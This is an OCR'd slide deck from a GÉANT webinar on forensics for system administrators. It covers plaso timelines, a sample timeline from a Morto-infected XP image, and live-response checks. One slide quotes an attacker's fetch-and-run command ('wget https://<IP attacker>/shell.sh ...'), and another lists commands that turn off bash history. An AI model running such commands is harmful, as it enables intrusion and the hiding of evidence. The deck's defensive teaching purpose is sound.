
    -
      ```
      psteal.py --source image.dd -w events.csv
      ```
  - Comes with **lots** of *parsers* for different operating systems/sources
    - Provided by an awesome open-source community

Meet plaso (log2timeline)

- *Using plaso*
  - Supports *collection filters* when you already know which files are relevant for your analysis
    - `log2timeline.py --artifact-filters WindowsEventLogSystem` …
  - Supports *event filters* for selective analysis using `psort.py`
    - … `parser is 'syslog' and body contains 'root'` …
  - Supports *time slices*
    - `psort.py -q --slice "2021-09-20T16:13:02" timeline.plaso`
  - Supports *tags*
    - … `data_type is 'windows:registry:run' AND (entries contains '.exe' OR entries contains '.dll')` …



Name	Parsers and plugins
android	android_app_usage, chrome_cache, filestat, sqlite/android_calls, sqlite/android_sms, sqlite/android_webview, sqlite/android_webviewcache, sqlite/chrome_8_history, sqlite/chrome_17_cookies, sqlite/chrome_27_history, sqlite/chrome_66_cookies, sqlite/skype
linux	apt_history, bash_history, bencode, czip/oxml, dockerjson, dpkg, filestat, gdrive_synclog, googlelog, olecf, pls_recall, popularity_contest, selinux, sqlite/google_drive, sqlite/skype, sqlite/zeitgeist, syslog, systemd_journal, utmp, vsftpd, webhist, xchatlog, xchatscrollback, zsh_extended_history
macos	asl_log, bash_history, bencode, bsm_log, cups_ipp, czip/oxml, filestat, fseventsd, gdrive_synclog, mac_appfirewall_log, mac_keychain, mac_securityd, macwifi, olecf, plist, spotlight_storedb, sqlite/appusage, sqlite/google_drive, sqlite/imessage, sqlite/ls_quarantine, sqlite/mac_document_versions, sqlite/mac_notes, sqlite/mackeeper_cache, sqlite/mac_knowledgec, sqlite/skype, syslog, utmpx, webhist, zsh_extended_history
webhist	binary_cookies, chrome_cache, chrome_preferences, esedb/msie_webcache, firefox_cache, java_idx, msiecf, opera_global, opera_typed_history, plist/safari_history, sqlite/chrome_8_history, sqlite/chrome_17_cookies, sqlite/chrome_27_history, sqlite/chrome_66_cookies, sqlite/chrome_autofill, sqlite/chrome_extension_activity, sqlite/firefox_cookies, sqlite/firefox_downloads, sqlite/firefox_history, sqlite/safari_historydb
win7	custom_destinations, esedb/file_history, olecf/olecf_automatic_destinations, recycle_bin, winevtx, win_gen
win7_slow	esedb, mft, win7
win_gen	bencode, czip/oxml, filestat, gdrive_synclog, lnk, mcafee_protection, olecf, pe, prefetch, setupapi, sccm, skydrive_log, skydrive_log_old, sqlite/google_drive, sqlite/skype, symantec_scanlog, usnjrnl, webhist, winfirewall, winjob, winreg
winxp	recycle_bin_info2, rplog, win_gen, winevt
winxp_slow	esedb, mft, winxp



date	time	MACB	source	sourcetype	type	user	desc
8/4/2014	17:45:11	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows NT\CurrentVersion\PrinterPorts] Value: No values stored in key.
8/4/2014	17:45:11	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows NT\CurrentVersion\Devices] Value: No values stored in key.
8/4/2014	17:45:14	....	EVT	WinEVT	Creation Time	administrator	[577 / 0x00000241] Record Number: 262 Event Type: Unknown 8 Event Category: 4 Source Name: Security Computer Name: LAPTOP-XP Strings:
8/4/2014	17:45:14	M...	EVT	WinEVT	Content Modification Time	administrator	[577 / 0x00000241] Record Number: 262 Event Type: Unknown 8 Event Category: 4 Source Name: Security Computer Name: LAPTOP-XP Strings:
8/4/2014	17:45:14	.A..	FILE	NTFS_DETECT atime	atime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/system32/avicap32.dll
8/4/2014	17:45:15	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count] UEME_RUNPATH:C:\
8/4/2014	17:45:15	....	LOG	WinPrefetch	Last Time Executed	-	Prefetch [REGEDIT.EXE] was executed - run count 1 path: \WINDOWS\REGEDIT.EXE hash: 0x1B606482 [volume serial: 0xB0F9A7C2 volume path
8/4/2014	17:45:15	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count] HRZR_EHACNGU: [RE
8/4/2014	17:45:15	....	EVT	WinEVT	Creation Time	systemprofile	[683 / 0x000002ab] Record Number: 263 Event Type: Unknown 8 Event Category: 2 Source Name: Security Computer Name: LAPTOP-XP Strings
8/4/2014	17:45:15	M...	EVT	WinEVT	Content Modification Time	systemprofile	[683 / 0x000002ab] Record Number: 263 Event Type: Unknown 8 Event Category: 2 Source Name: Security Computer Name: LAPTOP-XP Strings
8/4/2014	17:45:15	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count] UEME_RUNPATH: [C
8/4/2014	17:45:15	..C.	REG	UNKNOWN key	Last Written	-	[\CLSID] Value: No values stored in key.
8/4/2014	17:45:17	.A..	FILE	NTFS_DETECT atime	atime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	M...	FILE	NTFS_DETECT mtime	mtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Services\SENS] DependOnService: Description: Tracks system events such as Windows logon network and power events. N
8/4/2014	17:45:17	..C.	FILE	NTFS_DETECT ctime	ctime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	...B	FILE	NTFS_DETECT crtime	crtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	...B	FILE	NTFS_DETECT crtime	crtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/cache.txt;/media/winXPSP2-w32Morto/diskimage.img:/WINDO
8/4/2014	17:45:17	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Services\SENS\Parameters] ServiceDll: [REG_EXPAND_SZ] C:\WINDOWS\system32\Sens32.dll
8/4/2014	17:45:20	....	EVT	WinEVT	Creation Time	administrator	[1073748859 / 0x40001b7b] Record Number: 143 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Com
8/4/2014	17:45:20	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\Windows] CSDReleaseType: [REG_DWORD_LE] 0 CSDVersion: [REG_DWORD_LE] 512 Directory: [REG_EXPAND_SZ] %S
8/4/2014	17:45:20	M...	EVT	WinEVT	Content Modification Time	administrator	[1073748859 / 0x40001b7b] Record Number: 143 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Com
8/4/2014	17:45:21	....	EVT	WinEVT	Creation Time	-	[1073748860 / 0x40001b7c] Record Number: 144 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Com
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Enum\Root\LEGACY_RDPWD\0000] Capabilities: [REG_DWORD_LE] 0 Class: [REG_SZ] LegacyDriver ClassGUID: [REG_SZ] {8ECC
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\Session Manager] BootExecute: autocheck autochk *
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\Session Manager] CriticalSectionTimeout: 2592000 EnableMCA: 1 EnableMCE: 0 ExcludeFromKnownDlls: [] GlobalFla
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Enum\Root\LEGACY_TDTCP\0000] Capabilities: [REG_DWORD_LE] 0 Class: [REG_SZ] LegacyDriver ClassGUID: [REG_SZ] {8ECC05
8/4/2014	17:45:21	....	EVT	WinEVT	Creation Time	-	[3221232495 / 0xc0001b6f] Record Number: 145 Event Type: Warning event Event Category: 0 Source Name: Service Control Manager Compute
8/4/2014	17:45:21	M...	EVT	WinEVT	Content Modification Time	-	[3221232495 / 0xc0001b6f] Record Number: 145 Event Type: Warning event Event Category: 0 Source Name: Service Control Manager Compute
8/4/2014	17:45:21	M...	EVT	WinEVT	Content Modification Time	-	[1073748860 / 0x40001b7c] Record Number: 144 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Com
8/4/2014	17:45:22	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\MediaResources] Value: No values stored in key.
8/4/2014	17:45:22	...B	FILE	NTFS_DETECT crtime	crtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	..C.	FILE	NTFS_DETECT ctime	ctime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	M...	FILE	NTFS_DETECT mtime	mtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	.A..	FILE	NTFS_DETECT atime	atime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\MediaResources\msvideo] Value: No values stored in key.

Now: what to investigate during live response?

www.geant.org

Further investigations: just a few examples...

- Depending on the nature of the case
  - Processes, process trees
  - Open files and sockets
  - Users / user activity
  - (Windows) Registry
  - Log files
  - Packages installed
  - Binaries replaced
  - (cron) jobs
  - Temporary files
  - Deleted files
  - Malicious files
  - Bash history
  - System state and configuration
  - Memory
  - …

Further investigations: users/accounts

- Examples
  - **`last`**, **`lastb`**, **`lastlog`**, **`who`**, **`w`**
  - **`loginctl list-sessions`** (if **`systemd`** is in use)
- Check for
  - Currently logged in users
  - Failed logins
  - Latest logins per user
  - New users and/or groups
    - esp. users with UID 0 / belonging to the *Domain Admin* group

Further investigations: processes

- Examples
  - `ps auxwwwe`
  - `pstree -a -l -p -u -Z`
- Look for duplicate system processes
  - However, do you know how many `svchost.exe` need to run on Windows?
- Look at the process IDs
  - System process IDs usually are “close to one another” and carry a low number
- Look for strange cmdline arguments/paths
  - `/tmp/vi 5000 1500 192.168.1.54` ?
- Look for “weird” inheritances
  - `Winword.exe` starting `cmd.exe`, starting `powershell.exe`?

Further investigations: temporary files

- It is surprising how often you will find temporary files
- May contain artefacts left over/forgotten about by the attacker
  - Intermediate steps performed by the attacker, such as archives downloaded by the attacker before extraction/compilation/…

```
root@xen:~# ls -latrcR /tmp/.X303-unix/
/tmp/.X303-unix/:
insgesamt 5224
drwxr-xr-x 3 1000 1000    4096 Jun 21 21:22 .
-rw-r--r-- 1 1000 1000     994 Jun 21 21:22 .out
drwxr-xr-x 5 1000 1000    4096 Jun 21 21:22 .rsync
-rw-r--r-- 1 1000 1000 5331741 Jun 22 00:42 dota3.tar.gz
drwxrwxrwt 9 root root    4096 Jun 22 11:20 ..
```

  - Payload being placed by the attacker

```
wget https://<IP attacker>/shell.sh -P /tmp; chmod +x /tmp/shell.sh; /tmp/shell.sh
```

  - Sometimes easy to overlook: `/tmp/...`
  - Often found at the usual (world-writable) locations
    `/tmp/`, `/var/tmp/`, `%WINDIR%\temp`, `C:\Recycler\`

Further investigations: bash history

- Can by a **very** useful resource during Linux/Unix investigations
  - You virtually look over the attacker’s shoulder
  - Doesn’t contain timestamps, though
- Unfortunately, can be (and sometimes is) turned off by the attacker
  - **`unset HISTFILE`**
  - **`set +o history / history -c`**
  - **`ssh -T user@host /bin/bash -i`** (no TTY allocation)
- **`bash`**’s process memory also carries a history
  - Which even contains timestamps!

```
Pid      Name         Command Time                   Command
-------- ------------ ------------------------------ -------
    2738 bash         2019-08-09 21:28:13 UTC+0000   dmesg | head -50
    2738 bash         2019-08-09 21:51:28 UTC+0000   df
    2738 bash         2019-08-09 21:51:50 UTC+0000   dmesg | tail -50
    2738 bash         2019-08-09 21:51:58 UTC+0000   sudo mount /dev/sda1 /mnt
```

Can’t we automate all this?

- Well, you certainly can, but
  - You may do more harm by using (awesome) tools such as **`ir-rescue`**
    - *“ir-rescue is composed of two sister scripts that collect a myriad of forensic data from 32-bit and 64-bit Windows systems (**ir-rescue-win**) and from Unix systems (**ir-rescue-nix**). The scripts respect **the order of volatility** and artifacts that are changed with the execution (e.g., prefetch files on Windows) and are intended for incident response use at different stages in the analysis and investigation process.”*
    - *“It should be noted that the scripts launch a great number of commands and tools, thereby leaving a **considerable footprint** (e.g., strings in the memory, prefetch files, program execution caches) on the system.”*

    (This is absolutely not meant as criticizing ir-rescue or it’s author!)
  - Does the investigation in question really need all that stuff?

What’s next?

- Now, that you’ve collected all these valuable artefacts…

GÉANT
Networks • Services • People

Forensics for System Administrators

From Suspicion to Detection, pt. 2

Stefan Kelm
WP8-T1

Webinar, 2nd of December 2021

Public

www.geant.org

Analysis


- **Goal: drawing conclusions from the data collected in previous steps**
- But please remember
  - Data from compromised systems will (very likely) be forged
  - Data will (most probably) be incomplete
  - *„Everything is heresay“*
    - Unless proven from independent, trustworthy sources
- Results will always have a certain degree of uncertainness
  - Hence a compromise can’t be 100% ruled out, even if all results are negative
    - **You can only “prove” that the system has been compromised, you cannot prove the opposite**
  - More data might have to be collected…

Let’s look at some analysis examples

- Analyse the timeline
- Analyse the Windows Registry
- Analyse network traffic
- Use Threat Intelligence
  - Search for *Indicators Of Compromise* (IoCs)
    - Artefacts, that may point to the compromise of a system
    - E. g. the checksum of a file matches that of a known malware, new accounts, etc.

Timeline Analysis


Now, let’s have a look at our (super) timeline



date	time	MACB	source	sourcetype	type	user	desc
8/4/2014	17:45:11	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows NT\CurrentVersion\PrinterPorts] Value: No values stored in key.
8/4/2014	17:45:11	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows NT\CurrentVersion\Devices] Value: No values stored in key.
8/4/2014	17:45:14	....	EVT	WinEVT	Creation Time	administrator	[577 / 0x00000241] Record Number: 262 Event Type: Unknown 8 Event Category: 4 Source Name: Security Computer Name: LAPTOP-XP Strings: [
8/4/2014	17:45:14	M...	EVT	WinEVT	Content Modification Time	administrator	[577 / 0x00000241] Record Number: 262 Event Type: Unknown 8 Event Category: 4 Source Name: Security Computer Name: LAPTOP-XP Strings: [
8/4/2014	17:45:14	.A..	FILE	NTFS_DETECT atime	atime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/system32/avicap32.dll
8/4/2014	17:45:15	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count] UEME_RUNPATH:C:\W
8/4/2014	17:45:15	....	LOG	WinPrefetch	Last Time Executed	-	Prefetch [REGEDIT.EXE] was executed - run count 1 path: \WINDOWS\REGEDIT.EXE hash: 0x1B606482 [volume serial: 0xB0F9A7C2 volume path:
8/4/2014	17:45:15	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count] HRZR_EHACNGU: [REG
8/4/2014	17:45:15	....	EVT	WinEVT	Creation Time	systemprofile	[683 / 0x000002ab] Record Number: 263 Event Type: Unknown 8 Event Category: 2 Source Name: Security Computer Name: LAPTOP-XP Strings: [
8/4/2014	17:45:15	M...	EVT	WinEVT	Content Modification Time	systemprofile	[683 / 0x000002ab] Record Number: 263 Event Type: Unknown 8 Event Category: 2 Source Name: Security Computer Name: LAPTOP-XP Strings: [
8/4/2014	17:45:15	..C.	REG	NTUSER key	Last Written	-	[\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count] UEME_RUNPATH: [Cou
8/4/2014	17:45:15	..C.	REG	UNKNOWN key	Last Written	-	[\CLSID] Value: No values stored in key.
8/4/2014	17:45:17	.A..	FILE	NTFS_DETECT atime	atime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	M...	FILE	NTFS_DETECT mtime	mtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Services\SENS] DependOnService: Description: Tracks system events such as Windows logon network and power events. No
8/4/2014	17:45:17	..C.	FILE	NTFS_DETECT ctime	ctime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	...B	FILE	NTFS_DETECT crtime	crtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/2014-08-04 1545
8/4/2014	17:45:17	...B	FILE	NTFS_DETECT crtime	crtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Offline Web Pages/cache.txt;/media/winXPSP2-w32Morto/diskimage.img:/WINDOW
